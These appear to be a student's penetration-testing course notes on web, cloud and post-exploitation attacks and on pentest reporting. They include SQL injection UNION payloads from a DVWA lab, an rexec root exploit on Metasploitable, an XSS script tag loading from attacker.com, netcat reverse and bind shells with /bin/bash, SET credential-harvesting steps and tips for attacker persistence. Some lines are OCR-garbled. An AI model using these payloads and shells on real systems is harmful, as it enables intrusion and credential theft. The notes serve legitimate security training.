An attacker can cause some modification on the initialization vector (IV) of a wireless packet that is encrypted during transmission.

- WEP uses weak encryption (RC4 24 bit IV) that exposes part of the key in plaintext.
- IVs repeat after enough traffic, allowing attackers to gather enough data.
- Attackers inject ARP packets to speed up key recovery due to their predictable structure
- Once enough packets are collected, attackers crack the WEP key easily.
- WEP is obselete and insecure, modern networks use WPA2/WPA3 instead.

Attacks against WPA

<u>Steps 1 & 2:</u>
using air dump-ng to view the available wireless networks



Module 6: Exploiting Application Based Vulnerabilities

✓ Overview of HTTP

Hyper Text Transfer Protocol is a stateless, application-layer protocol used by web servers and clients (browsers, proxies etc.)

Protocol standard RFCs 7230-7235 (HTTP/1.1)

Communication model based on a request/response structure:

- Client sends a request (e.g GET)
- Server replies with a response (e.g. HTTP 200 OK)

HTTP is typically stateless, each request is independent, with no knowledge of previous interactions. Contrasted with stateful protocols like FTP, SMTP, IMAP, and POP that require session management.

→ Basic components in web setup

- Client: Browser, API (Application Programming Interface) - tools like curl or custom programs.
- Proxy: Acts as both client and server
  - → forwards requests to the web server
  - → can provide firewall traversal, caching, NAT, filtering.
- Web server: responds to HTTP requests.

→ HTTP transaction via tcpdump

```
$ sudo tcpdump net 185.199.0.0/16
```

Steps:

1. TCP connection eshtablishment SYN → SYN-ACK → ACK
2. HTTP GET Request: GET / HTTP/1.1
3. HTTP Response: HTTP/1.1 200 OK

Each message includes:

- Header: Meta-data (method, version, content-type, etc.)
- Body: Main content (e.g. HTML page)

→ HTTP Methods.

GET - Retrieve data from server

HEAD - Same as GET but no body returned.

POST - Submit data to the server. (e.g. form submission)

PUT - Upload or update a resource.

DELETE - Delete a specified resource.

OPTIONS - Returns supported HTTP methods.

TRACE - Loopback test.

CONNECT - Establish tunnel (typically for HTTPS proxying).

→ HTTP Request Structure:

- Method : GET /index.html
- URL and Path
- HTTP version : HTTP/1.1
- Headers :
  - → User-Agent : Identifies the browser/client.
  - →


→ HTTP Response structure:

3 digit Status Code

- 1xx : Informational
- 2xx : Success (e.g. 200 OK)
- 3xx : Redirection
- 4xx : Client Error (e.g. 404 Not found)
- 5xx : Server Error (eg. 500 Internal server error)

HTML content or Data in body.

→ Anatomy of a URL



Tips
→ use tools like Wireshark or burp suit to capture and analyze HTTP traffic.
→ Understand request/response formats, headers and status codes.
→ URL are rich in components that can be exploited in security testing.

✓ Web Session:

A web session is a series of interactions between a user and a web application. It starts with an HTTP request and ends with logout or session expiration. Used to track user actions and state (eg login, preferences). Session IDs are assigned to users for session tracking. Commonly stored in cookies; should be kept out of URLs. Session IDs must be long, unique and unpredictable at least 128 bits. Entire session should be encrypted (HTTPS). Non-persistent cookies are preferred for security. Frameworks like PHP, ASP.NET have built-in session management.

OWASP Top 10

The Open Web Application Security Project is a global nonprofit organization focused on web application security. It offers tools, resources, and best practices for secure development. The OWASP top 10 lists the most critical web application security risks. Updated regularly through community input and research. Key vulnerabilities include injection, XSS, broken authentication and more. Serves as an awareness guide for developers and security professionals.

Website: owasp.org/www-project-top-ten/

Github: github.com/OWASP/Top10

Website Vulnerability Scanning.

1. Launch Nikto and perform a Basic Scan

```
$ nikto -h
```

2. Perform a basic scan on scanme.nmap.org

3. Use nikto to perform a basic scan on the scanme.nmap.org Website.

```
$ nikto -h scanme.nmap.org
```

4. To scan domains with https enabled, you must specify ssl flag to scan port 443

```
$ nikto -h https://nmap.org -ssl
```

Use GVM to scan vulnerabilities:

GVM is part of the open source vulnerability management suite, it is one of the most widely used open source vulnerability scanners. It uses a graphical user interface to initiate a scan and report vulnerability scan result.

To verify the GVM product installation run the command below.

```
$ sudo gvm-check-setup
```

To stop the GVM service

```
$ sudo gvm-stop
```

Open the GVM scanner GUI:

Using the command below start GVM GUI.

```
$ sudo gvm-start
```

After a little time GVM will load in the browser, ignore the risk and click advance. Use admin as username and Kali as password to login to Greenbone site.

Click scan on the tittle bar and select task wizard and give the target ip and start scan. This may take few minutes to finish the scan. The status and percentage are shown on the screen.

Explore Report column by clicking number below the column. After the finishing of scan click on the 'time span' below the date column. to view the report detail.

The CVE's vulnerabilities are in CVE tab and you can download the report by clicking the 'Download filtered Report' button. Choose pdf format to download the report.

New exploits and vulnerabilities are discovered every day. Not all systems are patched and up-to-date on security. Therefore it is necessary to keep both new and older CVE's in the database. Reducing the false positive results in vulnerability assessment is important.

→> Use nikto to scan multiple web servers

1. First creat a text file listing the ip addresses of the web servers to be scanned.

click Applications → favourites → Text Editor, copy paste the IP list below and save as IP_list.txt.

10.6.6.11 ; 10.6.6.13; 10.6.6.14; 10.6.6.23 ; 172.17.0.2

2. Run the scan using

$ nikto -h IP_list.txt

Investigate the website vulnerabilities by CVE numbers and using nist.gov site.

→> Export nikto result to a file.

$ nikto -h 172.17.0.2 -o scan_results.htm

Use -format csv to save the file in csv in text output format.

$ nikto -h 172.17.0.2 -o scan_results.txt -format csv

Scanning using GVM vulnerability scanner.

start GVM services

$ sudo gvm-start or → 02-Vulnerability Analysis → gvm start.

username: admin

Password: kali

scan a host

Select scans → Tasks → Task wizard (upper left magic wand) ▼ Task wizard ✓ Advanced task wizard

in the advanced task wizard menu, enter Metasploitable as the scan name in the target host field enter the IP of Metasploitable 172.17.0.2. Leave the rest of the setting unchanged and click create to create the task and start the scan. [✗ didn't work due to unknown error]

That's why used, scans → Task wizard Target 172.17.0.2 and click Start Scan.

Wait until the Status bar shows 100% Complete (around 30 minutes).

[Answer the questions]

⇒ Exploit a vulnerability found by GVM

Perform reconnaissance against the target

$ sudo nmap -sV -p 445 -script smb-brute 172.17.0.2

⇒ Perform the rexec exploit

$ sudo apt-get install rsh-client % make sure rsh command runs success

yep! you got the command line access of the host 'msfadmin'.

msfadmin@metasploitable:~$ pwd % print present working directory

gain root access. :~$ sudo su

password: msfadmin

Bang! you got the root access.

root@metasploitable:~$ home/msfadmin#

1. What, Stept! Can you use to obtain other usernames and passwords that are not SMB users on the system once you obtain privileged access.
2. Copy /etc/password & /etc/shadow to get the username and hashed passwords.
3. What capabilities of the Unshadow and John the Ripper utilities would you use to obtain the credentials of the users once you have the passwords and shadow files?
4. Unshadow can combine the two files and the resulting file can be used by John the Ripper to find the clear text passwords.

✓ Business Logic Flaws:

Authentication bypass using an alternate path: Attackers access restricted functions via unintended routes.

Improper enforcement of a behavioral workflow: Users perform actions out of intended order (e.g. skipping payment before accessing premium content).

Unverified ownership: Attackers manipulate inputs to access or modify resources they don't own (e.g. changing a user ID or URL).

Understanding Injection Based Vulnerabilities:

Injection vulnerabilities let attackers insert malicious code into an application. This alters execution flow and tricks the system into processing harmful data. Consequences include data theft, data manipulation and DoS attacks.

✓ SQL injection:

SQL injection is a code injection attack where malicious SQL statements are inserted into input fields (like login forms, search boxes or URLs) to manipulate a web application's database.

Attackers inject SQL commands through input fields or URL parameters. The app then includes this unfiltered input into a SQL query, that may allow attackers to

- View unauthorized data
- Bypass login
- Modify or delete records.
- Execute administrative operations on the database.

Example: Input: `' OR '1'='1`

Query Becomes: `SELECT * FROM users WHERE username = '' OR '1'='1'`

Penetration tester looks at.

- Web forms: login, registration, search boxes
- URL query strings: ?id=1
- Cookies and HTTP headers.
- Hidden form fields and POST parameters.

Types of SQL injection

✓ In-band SQLi: Data is retrieved using the same communication channel. Sub types
  - Error based - uses DB errors to extract info.
  - Union based - Combines results of multiple SELECT queries.

✓ Blind (Inferential) SQLi: No direct feedback, attacker infers info based on application behaviour True/false
  Techniques
  - Boolean Based
  - Time Based

✓ Out of Band SQLi: Data is retrieved via a different channel e.g: email, HTTP request to external server.

Impacts of SQLi
- Data breach
- Data loss or corruption (Integrity).
- Admin account takeover
- Full system compromise in some cases.
- PCI DSS violations and legal penalties.

Defense techniques
- Prepared statements/parameterized queries.
- Input validation & Whitelisting.
- Store procedures (with care)
- Least privilege for DB accounts.
- Web application firewalls (WAFs).

Tools used to exploit SQLi
- SQLMap automates SQLi detection and exploitation.
- Burp Suit (manual testing intercept)
- WebGoat or DVWA for practice.

✓ Command Injection Vulnerabilities.

Command injection is a vulnerability that allows an attacker to execute arbitrary system commands on a server through a vulnerable application.

This application accepts user input (e.g. from forms, headers, cookies) and passes it directly to the system shell without proper validation or sanitization.

Attacker appends OS commands using separators like ; , && , ||

Lab · Injection Attacks

Open your browser and enter http://10.6.6.13 & Enter the credentials: admin / password. Set DVWA security in the left pane.

Select SQL injection and in the User ID field type `'OR 1=1 #` (always True; comments out the → following)

The output confirms that there is vulnerabilities present.

→ Checkout number of fields in the Query.

In user ID field type: `1' ORDER BY 1 #` then click submit.

again check for `1' ORDER BY 2 #` see the results returned.

checking for ... `3#` returns 'unknown column 3 in order clause'

→ Check for version of DBMS.

in the userfield type. `1' OR 1=1 UNION SELECT 1, VERSION() #`

at the bottom the version returned as 5.5.58-0+deb8u1

→ Determine the Database Name.

in user ID field type. `1' OR 1=1 UNION SELECT 1, DATABASE() #`

at the bottom the database is found to be dvwa

→ Retrieve Table names from dvwa database

in user ID field type. `1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa' #`

→ Retrieve column names from the users table

In UserID field type `1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users'#`

→ Retrieve the user credentials.

in UserID field type `1' OR 1=1 UNION SELECT user, password FROM users#`

see the surname field that hashed value.

→ Hack the password hashes.

open another browser tab and navigate to https://crackstation.net a free online password hash cracker. Copy and paste the hashed password from DVWA into crackstation and click Crack Hashes

— Whoa — done ✓

Research SQL injection mitigation.

Three mitigation methods are.

using parameterized queries prepared statements, input checking field validation, filtering User inputs, and escaping user input.

Exploiting Authentication Based Vulnerabilities.

✓ Session Hijacking is a cyberattack where an attacker gains unauthorized access to a user's session ID to impersonate them on a web application. session ID help maintain user identity across requests after login.

Security practices for session ID:

- Generic session ID name: Default names like PHPSESSID should be changed to generic ones to avoid easy identification by attackers.
- Unique and Unpredictable ID: session tokens must be unique and generated using cryptographically secure methods to prevent guessing or prediction.
- Minimum length 128 bits: A session ID must be at least 128 bits long to resist brute-force attacks.

✓ Redirect Attacks:

These occur when a web application blindly redirects users based on unvalidated input, allowing attackers to craft malicious links that redirect to harmful websites or bypass access control.

✓ Default Credentials:

Many systems are left with manufacturer-set default usernames and passwords. Attackers can easily find these credentials online and gain unauthorized access.

✓ Kerberos Vulnerabilities:

Attackers exploit Kerberos by creating "golden tickets" using stolen password hashes or abusing features like unconstrained delegation to impersonate users across trusted domains.

Using Password Tools.

→ Crack Hashes with Hashcat Dictionary Attacks.

Create a file that contains MD5 hashes to be cracked.

In a terminal window create the target hashes by entering the following commands.

```
echo -n 'password' | md5sum | awk '{ print $1}' my_pw_hashes.txt
```

(password; hashing algorithm; destination file)

To crack the hashes run the command.

```
$ sudo hashcat -m 0 -a 0 -o cracked.txt
```

(attack mode straight; hash-type MD5)

using John the ripper.

```
$ john --format=raw-md5 my_pw_hashes.txt
```

John the ripper switches to incremental strategy (Bruteforce) on remaining hashes

Exploiting Authorization Based Vulnerabilities.

✓ **HTTP Parameter Pollution HPP:**

Occurs when multiple parameters with the same name are submitted, potentially bypassing input validation or altering application behaviour. Attackers exploit this by appending duplicate parameters in GET/POST requests.

✓ **Insecure Direct object Reference:**

Happens when applications allow direct access to internal objects (like User IDs or file names) without proper authorization checks. Attackers can modify input values to access unauthorized data or actions.

Understanding Cross-Site Scripting Vulnerabilities

XSS is a type of injection vulnerability that allows attacker to execute malicious scripts in the context of another user's browser.

Types:

Reflected XSS: Malicious script is reflected off a web server. Usually via phishing links or malicious URLs. Execution happens immediately and only affects the user who clicked the link.

Example: `http://vulnerable-site.com/search?q=<script>alert 'xss'</script>`

Stored XSS: Malicious script is stored in a database or server. Execution every time the page with the stored script is loaded.

Example: `<script src="https://attacker.com/malicious.js"></script>`

DOM-based XSS: vulnerability in client side scripts, not on the server. Script execution occurs in the browser based on DOM manipulation.

Example:
```
Var input = location.hash;
document.write (input);
```

» Potential Impacts

session hijacking, stealing cookies, Redirection to malicious sites, e keylogging, Installation of malware, phishing and credential theft.

» XSS mitigation techniques.

Use secure frameworks that automatically escape XSS, sanitize and validate all user input.

Escape output appropriately

- HTML escape for HTML content.
- Attribute escape for HTML attributes.
- JS escape for JS context.
- CSS escape for style values.
- URL escape for URLs.

Use library like ESAPI, DOMPurify or OWASP Java Encoder for sanitization. Avoid storing sensitive data in DOM.

✓ CSRF/XSRF Attacks

A cross Site Request forgery attack occurs when unautho-ized commands are transmitted from a trusted user's browser to a web application. The attacker tricks the user's browser into making unwanted requests to a site where the user is authenticated, exploiting the trust the site has in Users session.

Unlike XSS, which exploits a user's trust in a site, CSRF exploits a site's trust in the user's browser, often using forged links or forms.

✓ Clickjacking

Clickjacking tracks users into clicking hidden elements by using transparent layers, often with iframes and CSS. It can hijack clicks or keystrokes. To prevent it, use CSP frame-ancestor directives and defensive code to ensure content is in the top level window.

Cross-Site Scripting

> Reflective XSS

Open Kali Linux VM and open browser type http://10.6.6.13 the DVWA application.
enter credential admin / password and practice using AI

Exploiting Security Misconfiguration:

✓ Directory Traversal Vulnerability: also called path traversal dot-dot-slash ../ or directory climbing allows attackers to access files outside the web root by manipulating file path inputs. (e.g. ../etc/passwd). Attackers may use encoding techniques to bypass filters.

» To prevent this

- Avoid user controlled input in file paths.
- Use input validation to accept only known good values.
- Surround user input with fixed path segments.
- Don't store sensitive files in the web root.
- Understand OS specific path handling.

✓ Cookie manipulation Attack

This occurs when untrusted input is stored and used unsafely in cookies via client-side scripts, leading to DOM-based attacks. Avoid writting cookies with untrusted data.

Exploiting file inclusion vulnerabilities.

✓ Local file Inclusion: (LFI) Allows attackers to read or execute files on the server by injecting file paths. It can expose sensitive data or enable code execution if the server runs with high privileges.

✓ Remote file Inclusion: (RFI) Lets attacker include and execute malicious files from external servers. Exploited via crafted URLs, it enables remote code execution. RFI is less common but easier to exploit than LFI

Exploiting Code Insecure Practices:

✓ **Comments in source code**: Developers sometimes leave sensitive information like (credentials, configuration information etc.) in comments. CWE-615 is an example of such vulnerability.
→ Always audit source code for leftover developers comments before release.

✓ **Lack of Error handling and overly verbose error Handling**
Detailed error message can expose stack traces, database information, internal paths etc.
→ Best practices.
- show user friendly errors to user.
- send detailed diagnostics only to logs or authorized personnel.

✓ **Hard-Coded Credentials**: Credentials hard coded in source code can lead to full system compromise. CWE-798

✓ **Race Conditions**: Attacker exploits timing issue to perform actions during insecure states.
Example: Pushing firewall config changes → attacker uses small gap before rules are active.
CWE/Attack type: TOCTOU (Time of check to Time of Use)

✓ **Lack of Code signing**: Unsigned code can be modified or replaced with malicious code.
→ Use digital signatures to verify code integrity and authenticity.

✓ **Hidden Elements**: Hidden form fields (e.g. price values) can be manipulated by attackers.
Example: `<input type="hidden" name="price" value="100.00">`
an attacker may change the value 100.00 to 1.00 and try to get a discount.
→ Don't trust client side hidden fields for security decision.
→ Validate prices and other data on the server side.

Un.protected APIs: Some API technologies are

- SOAP (A) - XML, Microsoft-developed, strict protocols
- REST (C) - JSON, Swagger / Open API, simpler and modern.
- Graph QL (B) - Flexible query language, widely used in mobile apps.

>> Security Risks:

- Lack of Authentication
- Exposed sensitive endpoints.
- Fuzzing inputs to discover bugs.
- CWE-227 is such vulnerability.

>> Best Practices:

- Use HTTPS (TLS)
- Validate and sanitize inputs
- Use authentication and proper access control.
- User reputable libraries.
- Keep API documentation secure.

Module 7: Cloud, Mobile and IoT Security.

Cloud computing: is the on demand availability of the computing resources such as storage or infrastructure, as services over the internet

organizations are moving to cloud to reduce capital Expenditure (CapEx). and move to operational Expenditure (OP Ex).

Essential characteristics of cloud computing by NIST as follows:

- on demand self service.
- Broad Network Access.
- Resource pooling.
- Rapid Elasticity.
- Measured Service.

Cloud Deployment Models:

- Public cloud: shared Infrastructure. (e.g AWS, Azure)
- Private cloud: used by one organization.
- Community cloud: shared by related org.
- Hybrid cloud: mix of above three and more

Cloud Service Models:

Infrastructure as a Service (IaaS): Renting virtual infrastructure e.g. storage, servers Ex: AWS, EC2

Platform as a Service (PaaS): You rent platform tools but not applications Ex: Google App Engine.

Software as a service (SaaS): Renting the complete software Ex: Gmail, office 365.

Common cloud Attacks:

- Credential Harvesting.
- Privilage Escalation.
- Account takeover.
- Metadata service attacks.
- Resource Exhaustion / DOS
- Malware Injection
- Side-channel Attacks.
- Direct to origin attacks.
- Misconfigured Asset Exploit.

✓ **Credential Harvesting:**

Stealing user credentials (like usernames, passwords) using deceptive methods.

Example: A phishing email leads a victim to a fake login page that captures their credentials.

✓ **Privilege Escalation:**

Gaining higher Access rights than originally granted, often to perform unauthorized actions.

Example: A Local user exploits a vulnerability to gain admin/root privileges on a system (Vertical Escalation) or other user (Horizontal Escalation).

✓ **Account Takeover**

Unauthorized access and control of a user's account, often after credential theft.

Example: An attacker logs into a victim's email using stolen credentials and changes the password.

✓ **Metadata Service Attacks:**

Exploiting cloud Metadata endpoints to retrieve sensitive data like access tokens.

Example: In AWS, an attacker inside a container uses SSRF to access http://169.254.169.254/latest/meta-data/ and steal IAM credentials.

Credential Hasvesting:

In Kali vm launch Social Engineering Toolkit SET by the command.

$ sudo setoolkit

select 1) Social Engineering Attacks.

select 2) Website Attack vectors.

select 3) Credential Hasvesting.

select 1) Web template.

type IP address of the host that is used to harvest credential. typically attackers IP address. : 192.168.88.255

select 3. Twitter

you can then redirect user to 192.168.88.255 fake twitter site by sending a spear phishing email or taking advantages of web vulnerabilities.

✓ Misconfigured IAM Identity and Access Management or federation

Improperly set IAM or federated protocols (SAML, OAuth, OpenID) allow attackers to escalate privileges, reply tokens or access unauthorized services.

→ Always audit IAM roles, token lifespans, and mapping logic for privilege escalation vectors.

✓ Insecure Object Storage

Misconfigured S3 bucket or similar services can expose sensitive files publicly, leading to massive data breaches.

→ Use tools like AWS CLI or S3scanner to find public buckets and check for read/write access.

✓ Container Exploits

Exposed docker/kubernetes daemons can be hijacked. Attackers exploit API endpoints or typosquatting malicious images to gain control.

→ Enumerate open ports (e.g 2375) and inspect container images for backdoors.

✓ Resource Exhaustion / DoS

Attackers send crafted traffic (bps, pps, rps) to overwhelm cloud services or directly bypass CDNs in D2O attacks.

→ Use LOIC, HPing3, or Slowloris in lab to simulate DoS. Look for CDN bypass vectors.

✓ Malware Injection

Injecting malicious code into cloud environments (SaaS/PaaS/IaaS) that executes with legitimate permissions.

→ Inspect file upload functions and script execution points. Use Burp suite to inject : payloads.

✓ Side-channel Attacks

Leaks via shared cloud hardware (timing, EM radiation etc.) allow attackers to exfiltrate data or keys (eg spectra/meltdown)

→ Look for shared tenancy risks. Keep hypervisor patches updated; use isolation-aware security checks.

Useful tools)

1. Burp Suit/ OWASP ZAP: Web proxy for traffic interception.
2. Searchsploit: Find known exploits in local DB
3. nimbostratus: AWS-focused metadata & misconfig scanner.
4. CDKs: Audit cloud Deployment code (eg AWS CDK) for security flaw

Explaining common Attacks and vulnerabilities Against specialized systems

✓ Attacking Mobile Devices

- Reverse Engineering: Analyze APK/IPA to reveal code or bypass controls
- Insecure storage: Weak use of Keychain/API exposes sensitive data.
- Biometric & Passcode Bypass: Weak auth integration can be exploited.
- Certificate Pinning Bypass: Attackers can spoof trusted servers.
- Known Vulnerable Components: Exploitable outdated OS/third-party libraries.
- Over-permission: Apps running as root violate least privilege.
- Business Logic Flaws: Abuse of App flow beyond scanners detection.

Mobile pentesting Tools:

- MobSF: static/dynamic analysis.
- Drozer: Android exploits.
- Frida & Objection: Runtime Manipulation.
- Burp Suite & Postman: API traffic Inspection.
- Apkx & APK Studio: Reverse Engineering Android Apps.
- Ettercap: on-path Network Attacks.

✓ IoT Device security

- Legacy tag and fragmentation: Multiple vendors + outdated software hard to secure.
- Disparate hardware/software: No single solution fits all IoT Environments.
- Limited Device Resources: Weak/no encryption, Fragile security posture.

Common Vulnerabilities:

- Insecure Defaults: Default credentials and open configurations easily found on shodan.
- Plaintext Communication: Data sniffing is simple when encryption is absent.
- Hard-coded secrets: Embedded credentials/tokens in firmware
- Outdated components: Unpatched firmware allows known exploit paths.

Protocols and Tools:

- Protocols: BLE, Zigbee, Modbus, S7comm.
  Tools: Wireshark, Ubertooth one, GATTacker, BtleJuice for BLE analysis.

✓ Vulnerabilities in Cloud & Virtualized Environments

- Misconfigured IoT data storage:
  - Default credentials, network exposure and unsanitized inputs can lead to data theft.
  - Lack of encryption and debug information leak system initials.
- IPMI Risks:
  - Allows attackers full control (reboot, implants) like physical access
  - BMC compromise = system compromise.
- Virtual Machine vulnerabilities.
  - VM escape: Breaks VM isolation to reach hypervisor or other VM
  - Hyperjacking: Installs rogue hypervisor to silently control the host.
  - Malicious VM Repos: Backdoored VMs in public Marketplaces.

- Container workload threats:
  - Containers often run as root - 1 flaw = full system Access.
  - supply chain Attacks: Malicious Docker images on Docker Hub.
  - Attack surface includes: container images, host os, Inter-container interaction, kubernetes.

Container security Tools:

- Grype, Dagda, Falco, kube-bench, kube-hunter.

Module 8: Performing Post Exploitation Technique

✓ Persistence After Exploitation:

After compromising a system, maintaining access persistence allows further operations like data theft, lateral movement or command execution - even after reboot.

Methods:

- Create/reverse blind shells
- Schedule jobs/tasks.
- Deploy custom daemons.
- Add new users.
- Install Backdoors

Action via persistance:

- Upload tools scan networks.
- Enumerate users/services/data.
- Use management protocols (WinRM, WMI, SMB)
- Tunnel traffic (VPN, SSH, port forwarding)

✓ Reverse Vs Blind Shell:

Both provide Command line access to a target. A blind shell listens on the victim; a reverse shell connects outward to the attacker.

Tools:

- Netcat nc: Lightweight, versatile shell creator.
- Metasploit Meterpreter: Advanced shell with extended post-exploitation commands.

Examples:

Blind Shell: nc -lvp 1234 -e /bin/bash

Reverse Shell: nc <Attackers IP> <Port> -e /bin/bash

Meterpreter Commands:

- getuid : Show logged-in user.
- shell: Drop into victim shell.
- execute: Run commands.
- lpwd: Show attacker's current directory.
- resource: Run commands from script.

✓ Command and Control C2C

C2 servers control compromised systems remotely over covert channels.

- C2 channels can bypass security policies. (covert traffic)
- Can use cloud services (Dropbox, Twitter)
- May use DNS, HTTP, or Websockets to evade detection.

Common C2 tools:

- Trevor C2 - python C2 with HTTP Camo.
- Socat - Sets up multiple reverse shell.
- Twitter - uses twitter DMs
- WMImplant - Powershell + WMI-based C2
- DNS Cat 2 - DNS based encrypted C2
- DBC2 - Dropbox based C2
- WSC2 - WebSocket C2

✓ Scheduled Tasks/ Jobs

use built in Job schedulers (like windows task schedulers) to maintain access by running tasks on reboot or at specific times.

Benefits:

- Run Exfiltration silently during off-hours.
- Bypass UAC if GUI access exists.
- Useful for recurring actions (eg file compression, uploads)

✓ Custom Daemons and processes

Custom services/daemons are persistent background processes launched at boot to maintain access or enable lateral movement.

Usage:

- Start Backdoors automatically.
- Perform network tasks stealthily.
- Enable long term data collection.

✓ Creating New Users:

Once root/admin access is obtained, attackers create new user accounts to maintain access without triggering alerts.

Best practices for attackers:

- Use strong, unnoticeable credentials.
- Mimic legit usernames.
- Assign admin privileges.

✓ Lateral movement

Lateral Movement or pivoting is moving from one compromised system to others within a network to escalate access, exfiltrate sensitive data or maintain persistence.

- Enabled by weak segmentation of networks.
- Uses stolen credentials or vulnerabilities.
- Often involves tools like metasploit, RDP or SMB scanning.
- Pass-the-hash lets attackers authenticate using password hashes.

✓ Post exploitation Scanning

After exploitation, scanning internal systems helps identify further vulnerabilities or credentials to move laterally.

- Use stealth to avoid detection.
- Leverage remote access tools; RDP, VNC, & Forwarding
- Tools: Nmap, Metasploit Meterpreter.
- Look for RDP, FTP, SMB etc.

✓ Living-off-the-Land

using built-in, legitimate tools on the system for exploitation to avoid detection and reduce artifacts (fileless malware).

- Powershell
  - Get process/file info, move/copy files.
  - Avoid AV: IEX (New-Object Net.WebClient)..
- PowerSploit
  - Power Shell script for keylogging, Privilege escalation and data exfiltration.
  - Hosted via simple HTTP server from a attacker.
- Empire
  - Post exploitation framework with powershell and python agents.
  - Modules include reverse shells, Mimikatz, webcam access
- Blood Hound
  - Maps active directory relationships.
  - Identifies attack paths useful for red/blue teams
- WMI - Windows Management Instrumentation
  - Used for automation and data gathering.
  - Malware often abuses WMI for stealthy control.
- Sys internals
  - Remote windows tools for process/service control
  - Key tool: PsExec for remote command execution.

Post Exploitation - Privilege Escalation:

Privilege escalation refers to the act of gaining higher-level access (admin / root) from a lower privileged user during post-exploitation.

Horizontal Privilege Escalation: Gaining admin/root access from a normal user account

Horizontal privilege Escalation: Gaining access to another users account at the same privilege level.

How to cover your Tracks!

After exploitation removing all traces of access and activity is essential for stealth and professionalism during pentesting.

Best practices:

- ✓ Delete all accounts, tools, binaries, scripts created.
- ✓ Securely erase files per NIST SP 800-88 guidelines.
- ✓ Reverse system configs to original state.
- ✓ Remove backdoors and rootkits.
- ✓ Clean all customer data from attacker systems.

Steganography

The process of hiding sensitive data (e.g credentials, logs) inside image/audio/video files to evade detection.

Tool: steghide

Install with: sudo apt install steghide

Commands:

- Embed: steghide embed -cf image.jpg -ef data.txt
- Extract: steghide extract -sf image.jpg -xf output.txt

Use case: Hide credit card or exfiltration data in imagefiles like SS.

Module 9: Reporting and Communication

Comparing and contrasting important components of Reports

A penetration testing report is a formal document that communicates the scope, findings, impact and recommendations from a pentest. It must be clearly written for both technical and non-technical audiences like executives. Reports includes a.

- ✓ Executive Summary: High level overview of management.
- ✓ Technical findings.
- ✓ CVSS - Common Vulnerability Scoring System ratings severity 0~10
- ✓ Root cause analysis.
- ✓ Remediation steps.

Good note taking and screenshots during testing are essential for credibility.

Important Sections of Report

Scope, Methodology, Findings, Remediation, Conclusion, Appendix.

- ✓ Report Distribution concerns.
  - Treat as highly classified.
  - Limit copies and log recipients.
  - Use encryption for electronic delivery.
- ✓ Documentation Tools can be used
  - Dradis for managing and exporting pentest findings.
  - Use Screenshots, logs and notes during testing.

Common mistake includes false positive, unvalidated findings.

- ✓ Best practices:
  - Align findings with real business impact.
  - Interview staff if needed for root cause.
  - Tailor report structure to the client's format.

Analyzing the findings and recommending the appropriate remediation

✓ Technical controls

Use technology to reduce risk, Examples

- System hardening - close ports, disable services.
- Input sanitization and query parameterization.
- Multifactor Authentication - MFA.
- Patch management and key/certificate rotation.
- Secrets management (e.g AWS/GCP).
- Microsegmentation & network isolation.

✓ Administrative controls:

Policies, procedures and governance, Examples:

- Role Based Access Control - RBAC
- Secure Software Development Lifecycle - SSDLC.
- Password policy enforcement.
- Formal security policies.

✓ Operational controls:

Human led day to day process, Examples:

- Job rotation, mandatory vacations
- Time-of-day access restriction.
- Security awareness and training programs.

✓ Physical controls:

security over physical spaces, Examples:

- Access Control vestibules (mantraps).
- Biometrics (fingerprints, facial scan).
- Surveillance systems (CCTV)

communication in pentesting

Effective communication is vital during pentest. It ensures trust, transparency and operational alignment between the pentesters and the client. From pre engagement scoping to final report delivery, keeping stakeholders informed prevents misunderstandings, addresses urgent findings quickly and helps deescalate tensions. A good communication plan defines who to contact, when and under what conditions.

✓ key concepts & points.

- Scope creep: Happens due to poor planning or communication.
- Communication channels: Identify primary, technical and emergency contact
- Communication Triggers:
  - Critical findings - Report Immediately
  - Indicators of prior compromise - Immediate Alert.
  - Status updates - Regularly scheduled.
- False positives: Alarms triggerred into no real threat. Avoid it.
- True positives: Legitimate threats correctly identified.
- Goal Reprioritization: findings might shift client priorities mid-test.

✓ Final Report Tips

- Include detail technical findings for dev/It teams.
- Use screenshots, proof of concept and redact sensitive data.
- Tailore sections to both executive and technical readers.

Post Engagement Activities:

After delivering the final pentesting report, job isn't over. A critical next step is post engagement cleanup - removing any residual tools, accounts or test data from the client's systems. This ensures the environment is returns to its original state and that no test artifacts remain. If client data was exfiltrated during testing. It must be securely destroyed per the agreement. All actions should be documented and system owners should confirm cleanup completeness.

In addition, post-report formalities like getting client acceptance, discussing lessons learned, preparing for potential retests and issuing attestation of findings, these wrap up activities uphold trust, accountability and professional standards.

✓ Key points

Post-Engagement cleanup:

- Remove tester created accounts.
- Delete shells, Backdoors and test files
- Revert databases or configurations where test data was injected
- Securely destroy exfiltrated sensitive data.

Post-Report Activities:

- Obtain client sign-off.
- Share lessons learned.
- Be ready for retesting or follow-up.
- Issue Attestation of findings.
- Perform secure data destruction.

Module 10: Tools and Code Analysis

Understand the basic concept of scripting and software development.

✓ Programming knowledge for ethical hackers

To work effectively as an ethical hacker, you need a high level understanding of scripting and programming languages like Bash, Python, Ruby, PowerShell and JavaScript. While this emphasizes the importance of being familiar with logic constructs, data structures, functions and code analysis to write or understand scripts used in automation, exploitation and post-exploitation.

Logic constructs

- Loops: Repeatedly execute code - for, while.
- Conditionals: Make decisions - if, else.
- Boolean operators: Logic-based - AND, OR, NOT
- String/Arithmetic: Manipulate data to do math.

Common Data Structures:

- JSON: Java Script object Notation data format for APIs.
- Array/List: ordered collections.
- Dictionary: key value pair.
- CSV: comma separated value - plaintext tabular data.
- Tree: Hierarchical structure.

Code Reuse Tools:

- Libraries: Prewritten code.
- Procedures/Functions: Blocks of reusable logic
- Classes: Templates to create objects.

Languages:

- Bash: Shell scripting for Linux / Unix based OS.
- Python: General purpose and automation.
- Ruby: Metasploit Language.
- PowerShell: Windows automation.
- Java Script: Web application Exploitation.

Example of a Script line.

```
